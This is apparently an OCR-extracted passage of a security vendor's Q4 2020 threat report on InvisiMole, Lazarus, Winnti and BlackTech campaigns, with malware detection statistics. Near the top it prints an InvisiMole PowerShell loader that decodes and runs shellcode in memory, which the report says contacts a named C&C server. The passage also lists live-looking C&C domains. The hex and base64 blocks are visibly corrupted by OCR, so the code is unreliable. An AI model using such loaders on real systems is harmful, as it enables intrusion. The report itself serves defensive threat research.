MAAyAGMAOABmADAAMAA0ADUAZAA4ADYANgA4ADEAZQAxADAAMABmADAANAA4ADAAMAA4ADEAZQA5ADAAMAAxADAAMAAwADAAMAA4ADEAMwA5ADAAMAA0AGQANQBhADkAMAAwADAANwA1AGYAMQA0ADgA
OAA5ADgAMAA0AGQAZQAwADQAOAA4AGQAOAA1ADcAMABmAGYAMAAxADgANAAwADAANAA1AGQAMAB1AGIANAB1ADYANgA2ADYANgA2ADkAMAAwADgAOQAwADQAOAA4AGIAOAAxADEANgAzADgAMAAwADAA
MAA3ADUAMAAwADEANQA0ADgAOAAzADQANQBkADgAMAAyADQAOAA4AGIAMQAwADQAZABkADgAZgBmADkANQAwADQAMQAyAGUAMAB1AGIAMgA0ADQAMQA4ADEAMABmADgAMAAzADgAMAAwADcANQAxAGIA
MAAxADAANAA0ADgAMAA4ADgAZAA1ADAAMAAxADAAMAAxADAAZQAwAGYAZgA1ADUAZgA4ADgAMAA0ADgAOABiADUANQBkADAANAA4ADgAOQAwADIAOAAwADEAOQA4AGMAZAAwADAAOAAwADEAMQBjADgA
MAAwAGIANAA1AGQAOAA4ADMAMAAwADEANAAyADAAYQB1ADQAOAA4AGQAOQA1AGQAOAA4ADAAYgAyAGIAOQAwADEAMAAwADAAMQAwADAAMAAwAGYAZgA1ADUAOQAwAGMANwA0ADQANQA0ADIANAAyADgA
OAAwADAANAAwADAAOAAwADAAMwAyADAAOAAxADYANAA0ADkAYQA2AGIAOQA4ADEAMAAyADgAMQAwADEANAAxAGIAOAA4ADEAMAAyAGIAYQAwADEAMABlADAANABiADkAMAAyADAAMAAwADUAZgBmADUA
NQA5ADgANAA4ADYAMwBhADAAYwAwADQAOAA4ADkANAA1AGMAOAA4ADQAMwA1ADAANAA4ADAAMwA1ADEAOABjADgANAAxAGIAOAA4ADAADQAKADYAMQAwADAAMgA0AGEAMAA4ADUAYwAwADAAOAAwAGYA
OAA1ADcANAAwADAAMQA2AGMANwA0ADUAZgAwADgAMAAxADQAOQBjADAAMAA4ADIAMgA3ADAANAA4ADAAMQBhADQAYwA4AGQANABkADgAYQBmADAAOAAzADEAMwAwADYAMAAwADEANABiAGEAZgBmAGYA
ZgA4ADEAMwBhADAAYQBjADAAMAAxADQAOQAxADQAMAAzADIAMwA0ADgAMABjADQAOAA4AGQAYQAwADUANQBmADAAZgBmADUANQA4ADAAOAAwADIAYwBkADgANAAyADAAYQA1ADEANAAyADIAMAA0ADEA
```

Base64-encoded PowerShell script (partial)

The script contains embedded TCP downloader shellcode, which is LZ-compressed and then encoded into a hexadecimal string. When the PowerShell script is executed, the shellcode is decoded, decompressed and loaded in a new thread, where it connects to InvisiMole's C&C server 82.202.172[.]134:443 to obtain additional payload code.

```
$hstr=@"
b7b2005548889e5488da4240080fdffff48899db84102604df8e8d70000004c006f61644c6962726100727941004372656110746554668001864004
7006574436f6d7075740065724e616d6557000056697274756 16c41006c6c6f6300007773003253 15374610038027002
146f636b6574410000636f6e6e6563740000726563760073650 06e6400636c6f73651673021e00107401096f70740101850200001bb52caac06860
10b0103746573745458435050050f2907
0b002c8f0045d86681e100f0480081e900100008139004d5a900075f14889804de0488d8570ff01840045d0eb4e666666900890488b811638000
0750015488345d802488b104dd8ff950412e0eb2441810f803800751b010448088d50010010e0ff55f880488b55d048890280198cd008011c800b
45d883001420ae488d95d880b2b90100010000ff5590c7445424288004008003208164 49a6b98102810141b88102ba010e04b9020005ff5598486
3a0c0488945c8843504803518c841b880
610024a085c0080f85740016c745f040149c00822704801a4c8d4d8af08313060014bafffff813a0ac00149140323480c488da055f0ff5580802cd
8420a51422041b840c21cb0c02bc0a141858b4dc84144060d420602a8412383f80d0f85fdc9c0038b95410941b9410d402e7030000048420b8006
402788704889850d040110027010466309048635580 25c204488d161481554617000003bff55a8008945e8837de8ff7480068b45e80145f0c202080
b8b8541193b45f07f22be812aff55b846
040f85027680168b45f0678d4010ffc745e8c1193b45e8007c31836de80190831100114488b95c1208b4de8408a0c0a8a95ccc0233018ca4c8b022
100054188148208000c7fd4488b9dc109618047f8488943405904854 3100c488b8d42066353450248c30d488d0410ffd083400c42ce8d65005dc3
011e01c600
"@
$Q=864,1402,'Win32Lib','kernel32','crypt32','ntdll'
$D=New-Object System.Reflection.AssemblyName($Q[2])
$T=[AppDomain]::CurrentDomain.DefineDynamicAssembly($D,[Reflection.Emit.AssemblyBuilderAccess]::Run).
DefineDynamicModule($Q[2],$False).DefineType('Ap32','Public,Class')
$Fr=[Reflection.FieldInfo[]]@()
foreach($G in 'EntryPoint','CallingConvention'){$Fr+= [Runtime.InteropServices.DllImportAttribute].GetField($G)}
$p=[IntPtr]
$s=[String]
$i=[int]
$As=@($p,$i,$i,$i),@($p,$i,$p,$p,$i,$p),@($p,$i),@($s),@($p,$s),@($s,$i,$i,$p,$s,$p,$p),@($i,$p,$i,$p,$i,$s)
$N='VirtualAlloc','CreateThread','WaitForSingleObject','LoadLibraryA','GetProcAddress','CryptStringToBinaryA',
'RtlDecompressBuffer'
$M=3,3,3,3,3,4,5
for($i=0; $i -le ($N.length-1); $i++){
$PIn=$T.DefineMethod($N[$i],[Reflection.MethodAttributes]'Public,Static',$p,[Type[]]$As[$i])
$Fl=[Object[]]@($N[$i],[Runtime.InteropServices.CallingConvention]::Winapi)
$At=New-Object Reflection.Emit.CustomAttributeBuilder([Runtime.InteropServices.DllImportAttribute].GetConstructor(@
([String])),@($Q[$M[$i]]),$Fr,$Fl)
$PIn.SetCustomAttribute($At)}
$A=$T.CreateType()
$m1=$A::VirtualAlloc(0,$Q[1],12288,64)
$m2=$A::VirtualAlloc(0,$Q[0],12288,64)
$z='AAA'
$A::CryptStringToBinaryA($hstr,0,8,$m1,$z,0,0)
$A::RtlDecompressBuffer(2,$m2,$Q[0],$m1,$Q[1],$z)
$A::WaitForSingleObject($A::CreateThread(0,0,$m2,$A::GetProcAddress($A::LoadLibraryA($Q[3]),$N[4]),0,0),-1)
```

A PowerShell script that loads a hardcoded InvisiMole TCP downloader

According to ESET telemetry, the downloaded payload is an installer for InvisiMole's flagship ***Wdigest execution chain*** [12]. This chain, even though deployed on compromised Windows 10 hosts, notably abuses a variety of undocumented features and vulnerabilities in legitimate Windows XP binaries, in order to load the malicious payloads in the form of characteristic InvisiMole blobs.

In Q4 2020, InvisiMole group continued using the same payloads – RC2CL backdoor and DNS downloader – with three new C&C servers: the-haba[.]com, 21d[.]xyz and ro2[.]host. However, the attackers seem to have stopped using the InvisiMole magic headers 64DA11CE and 86DA11CE for InvisiMole blobs after we published this information in our Q2 2020 paper, most likely in an attempt to avoid detection of their updated tools.

Indicators of Compromise (IoCs) [13]

Lazarus group: Operation In(ter)ception

Threat Report exclusive

Operation In(ter)ception is ESET's name for a series of attacks attributed to the Lazarus group. These attacks have been ongoing at least since September 2019, targeting aerospace, military, and defense companies. The operation is notable for using LinkedIn-based spearphishing and employing effective tricks to stay under the radar. Its main goal appears to be corporate espionage.

Operation In(ter)ception keeps on keeping on

After more than a year of monitoring, Operation In(ter)ception is still very much ongoing. Since we started tracking the operation, we have detected close to a dozen attack attempts. The additional technical knowledge gained in Q4 of 2020 further confirms that these malicious activities can be attributed to the Lazarus group, as originally suspected. The attackers' targets and the means of initiating contact with the target's employees remain largely unchanged. However, thanks to being able to see some of their actions in greater detail, we are sure that they keep on tweaking their techniques.

Our findings show that these threat actors are highly focused on hiding their presence on compromised machines by using legitimate software, code signing, and various other disguises.

The first change we have identified is at the start of the malware execution chain. To get the initial foothold and achieve persistence on the targeted computer, the attackers previously used a remote XSL script set to regularly execute via the WMI Commandline Utility ("wmic.exe"). In more recent attacks, we observed a switch to a VBS script, scheduled to periodically run using Windows Script Host ("wscript.exe").

This VBS script launches the Windows Program Compatibility Assistant utility ("pcalua.exe"), which serves as an execution proxy for the Windows Installer utility ("msiexec.exe"). "msiexec.exe" is launched with a URL as a parameter. This approach allows the attackers to deliver the malicious tools that best suit their current needs, as the remotely hosted content can be altered at any time.

We have also discovered that the method of data exfiltration has changed. In earlier attacks, Lazarus used a custom build of the open-source Dropbox client ***dbxcli*** [14]. Since then, they have switched to a new tool built specifically for data exfiltration purposes. The attackers first copy the files of interest to a separate folder. Then the new exfiltration tool uploads them to a specified URL using an HTTP POST request. Afterwards, it deletes the files to cover up the group's tracks.

We have managed to fill in some gaps regarding other aspects of the operation as well. For example, we have discovered that in order to do reconnaissance, the attackers have been using ***AdFind*** [15], which is a legitimate piece of software used to query Active Directory via the command line.

As before, the threat actors try to pass their presence off as benign to avoid detection. They name the files, scheduled tasks and folders they use in a way that makes them look like well-known programs and products. Since we began our monitoring, we have determined that Dell, Intel, and OneDrive are the top three disguises used by the group.

In our initial findings, we reported that some of the tools employed in the operation are digitally signed, which provides them with another layer of credibility. At the time of the publication of our original research, we knew about one certificate used for this purpose. Since then, we have discovered two more. All three were issued by Sectigo (formerly Comodo CA). They have all been revoked upon our request. Interestingly, we have only observed these three certificates being used in this series of attacks.

Our continuous monitoring has confirmed that Lazarus's Operation In(ter)ception is still underway and subtly evolving over time. We will report on any further developments.

Indicators of Compromise (IoCs) [13]

Winnti Group

Threat Report exclusive

The Winnti Group, active since at least 2012, is responsible for high-profile supply-chain attacks against the video game and software industries, leading to the distribution of trojanized software (such as CCleaner, ASUS LiveUpdate and multiple video games) that is then used to compromise more victims. It is also known for having compromised various targets in the healthcare and education sectors.

Winnti Group: Updated PipeMon

In May 2020, ***we documented*** [16] a new, modular backdoor called PipeMon that was used by the Winnti Group against the video game industry in South Korea and Taiwan.

Last November, we observed new PipeMon samples being used against several South Korean video game companies. The format used to name PipeMon's droppers was 1.3.2.0_<TIMESTAMP>.exe

Even though these droppers are similar to previous PipeMon droppers, the developer has added execution guardrails: if the dropper is executed outside of a specific three-day timeframe, it fails to drop and establish persistence for PipeMon on the system. This is

most likely meant to avoid its malicious behavior being detected by automated systems if analyzed outside this rather short timeframe. The time ranges when the latest PipeMon droppers actually drop and establish persistence are shown in the following table.

Dropper SHA-1	Filename	Lower bound timestamp	Higher bound timestamp
5D15492DE0C2EB5E389F0D98255378DCC60499E5	1.3.2.0_20201107223915.exe	2020-11-07 14:00:00	2020-11-10 14:00:00
D65889D6101F33D8A119C35967AA645614A9D008	1.3.2.0_20201029171157.exe	2020-10-29 09:00:00	2020-11-01 09:00:00
F334BFB629CDBDB6E493FC8FE398F31D877A3EA1	20201026114749.exe	2020-10-26 03:00:00	2020-11-29 03:00:00


Note that the date in the lower bound timestamp matches the date part of the timestamp in the dropper's filename. Additionally, these updated PipeMon droppers are obfuscated using anti-disassembly techniques.


Like previous PipeMon versions, the loader module is registered on the system as a *print processor* [17] and contains an XOR-encoded configuration containing the name of the registry value where the modules are stored (located at HKLM\SOFTWARE\Microsoft\Print\Components\Spooler-PPC), a campaign ID, a primary and secondary (marked with a leading #) C&C address, and an activation timestamp for the secondary C&C address. The decoded configurations for the latest PipeMon variants we observed are shown below.


Loader SHA-1	Registry key	Campaign ID	C&C addresses	Activation timestamp
0E2F32F9CC409027E054BA05BAA955808EBDEBA4	{38C8D238Q-923C-D782-9B8J-829263CD85C9}	1108	update.npicgames.com #n1.nplayon.com	Sat 28 August 2021 00:00:00 UTC
8E9AA020884030BDFD5B683E99CF1E3F0E97DFF2	{38C8D238Q-923C-D782-9B8J-829263CD85C9}	1029	update.npicgames.com #n1.nplayon.com	Sat 28 August 2021 00:00:00 UTC
2FB8007D8D4B3D2FD5EF5619E20053F0D1973A4B	{94E5H6D48A-P895-85E1-54DD-080636B11A03}	PAPA	nt.nplayon.com #n1.nplayon.com	Thu 28 January 2021 00:00:00 UTC


Contrary to previous PipeMon variants, campaign IDs do not match the country of targeted companies anymore.

These PipeMon variants are signed with code-signing certificates stolen from Valofe and MoveGames, which are South Korean game development and publishing companies. We notified the certificate authority that issued these certificates, and they were revoked.









On one of the compromised machines, the attackers made use of the AceHash credential harvester (frequently used by the Winnti Group) and *gsecdump* [18] (another credential dumper). Some of the video game companies compromised in this recent campaign have also been compromised in previous Winnti Group attacks.

Indicators of Compromise (IoCs) [13]

Plead malware Threat Report exclusive

Plead malware is a backdoor that is used in targeted attacks by the BlackTech group. That group is primarily focused on cyberespionage in Asia, especially Taiwan.

BlackTech is known to have stolen legitimate digital code-signing certificates from technology companies and abuse them in order to sign their backdoors and thwart detection. For example, in 2018 [19], we reported that certificates from D-Link were abused to sign Plead samples.


In 2019 [20], we reported that Plead was distributed via compromised routers and man-in-the-middle attacks against the legitimate ASUS WebStorage software.

New Plead malware activity

ESET researchers identified new activity from the BlackTech group in China and Taiwan in Q4 2020. The attackers used Plead malware digitally signed with a code-signing certificate that belongs to GMDS COMERCIO, IMPORTACAO E REPRESENTACAO EIRELI. We reported the certificate to DigiCert CA.


Plead samples signed with this certificate are obfuscated and used to load additional Plead components from external files.

Indicators of Compromise (IoCs) [13]




STATISTICS & TRENDS

The threat landscape in Q4 2020 and 2020 as seen by ESET telemetry



Rate of malware detections in Q4 2020 (top) and 2020 (bottom)



Top 10 malware detections in Q4 2020 (% of malware detections)

Top 10 malware detections

VBA/TrojanDownloader.Agent trojan Q3 2020: 1 ⇔ Q4 2020: 1

This detection typically covers maliciously crafted Microsoft Office files that try to manipulate potential victims into enabling the execution of malicious macros. Upon execution, the enclosed malicious macro typically downloads and executes additional malware. The malicious documents are usually sent as email attachments, disguised as important information relevant to the recipient.

LNK/Agent trojan Q3 2020: 2 ⇔ Q4 2020: 2

LNK/Agent is a detection name for malware utilizing Windows LNK shortcut files to execute other files on the system. Shortcut files have been gaining popularity among attackers, as they are typically considered benign and less likely to raise suspicion. LNK/Agent files don't contain any payload and are usually parts of other, more complex malware. They are often used to achieve persistence of the main malicious files on the system or as a part of the compromise vector.

HTML/Fraud trojan Q3 2020: 4 ↑ Q4 2020: 3

HTML/Fraud detections cover various types of fraudulent, HTML-based content, distributed with the aim of gaining money or other profit from the victim's involvement. This includes scam websites, as well as HMTL-based emails and email attachments. In such an email, recipients may be tricked into believing they have won a lottery prize and are then requested to provide personal details. Another common case is the so-called ***advance fee scam*** [21], such as the notorious Nigerian Prince Scam aka "419 scam".

Win/Exploit.CVE-2017-11882 trojan Q3 2020: 3 ↓ Q4 2020: 4

This detection name stands for specially crafted documents exploiting the ***CVE-2017-11882*** [22] vulnerability found in the Microsoft Equation Editor, a component of Microsoft Office. The exploit is publicly available and usually used as the first stage of compromise. When the user opens the malicious document, the exploit is triggered and its shellcode executed. Additional malware is then downloaded onto the computer to perform arbitrary malicious actions.

DOC/TrojanDownloader.Agent trojan Q3 2020: 5 ⇔ Q4 2020: 5

This classification represents malicious Microsoft Word documents that download further malware from the internet. The documents are often disguised as invoices, forms, legal documents, or other seemingly important information. They may rely on malicious macros, embedded Packager (and other) objects, or even serve as decoy documents to distract the recipient while malware is downloaded in the background.

HTML/Phishing.Agent trojan Q3 2020: 7 ↑ Q4 2020: 6

HTML/Phishing.Agent is a detection name for malicious HTML code often used in a phishing email's attachment. When such an attachment is opened, a phishing site is opened in the web browser, posing as an official banking, payment service or social networking website. The website requests credentials or other sensitive information, which is then sent to the attacker.

JS/Agent trojan Q3 2020: 8 ↑ Q4 2020: 7

This detection name covers various malicious JavaScript files. These are often obfuscated to avoid static detections. They are typically placed onto compromised but otherwise legitimate websites, with the aim of achieving drive-by compromise of visitors.

DOC/Fraud trojan Q3 2020: 6 ↓ Q4 2020: 8

DOC/Fraud detections mainly cover Microsoft Word documents with various types of fraudulent content, distributed via email. The purpose of this threat is to profit from the victim's involvement – for example, by persuading victims to disclose online account credentials or sensitive data. Recipients might be tricked into believing that they have won a lottery prize or been offered a very favorable loan. The documents often contain links to websites where victims are asked to fill in personal information.

Win/Phorpiex worm Q3 2020: 13 ↑ Q4 2020: 9

Win/Phorpiex is a worm that is used mainly to download other malware, distribute spam, and perform DDoS attacks. It spreads via removable media and, to trick users into downloading and executing it, replaces legitimate files stored in web or FTP server folders with copies of itself. It communicates through IRC channels.

Win/HackTool.Equation trojan Q3 2020: 9 ↓ Q4 2020: 10

The detection name Win32/HackTool.Equation covers tools attributed to the United States National Security Agency (NSA) and made public by the hacking group Shadow Brokers. Soon after the leak, these tools became widely used by cybercriminals. The detection also includes malware derived from these leaked tools or threats using the same techniques.


Downloaders

After a strong Q3, downloaders saw a minor retreat in volume in Q4.

After a strong Q3, downloaders saw a slower Q4 with a 14.7% decline. Most of the hits occurred in October and were for VBA/TrojanDownloader.Agent, a malware family with close ties to Emotet. Two VBA variants were behind the largest spikes observed on October 15 and October 20. Q4 also saw increased activity by SmokeLoader and Zloader (detected generically under Kryptik and Agent names in ESET products), which often downloaded ransomware such as LockBit and Crysis as their final payloads.

Emotet's developers used the last months of 2020 to improve stealth mechanisms of its downloader stage by adding clean binaries. This was probably an attempt to thwart detection by machine-learning-powered security solutions. Deploying this upgraded version, operators opened the spam gates and flooded users in Lithuania, Greece, Japan, Romania and France with waves of messages containing malicious attachments.


In Q4, a new service called ***haveibeenemotet.com*** [23] became available, allowing users to check if their email addresses had been misused in campaigns of this malware family.



Downloader detection trend in 2020, seven-day moving average

The same quarter saw an alert published by the Cybersecurity and Infrastructure Security Agency (CISA) ***warning*** [24] state and local governments in the United States of renewed Emotet phishing email campaigns.


Apart from COVID-themed email subjects, Emotet also misused the festivities at the end of October and spread ***Halloween-themed*** [25] malspam. In the message itself the operators invited recipients to a party, but necessary details were to be found in the attached document, which lured victims into clicking on the Enable Content button. Of course, clicking it didn't "upgrade their edition of Microsoft Word" but installed Emotet onto their devices.



Templates used in the attached documents spread by Emotet

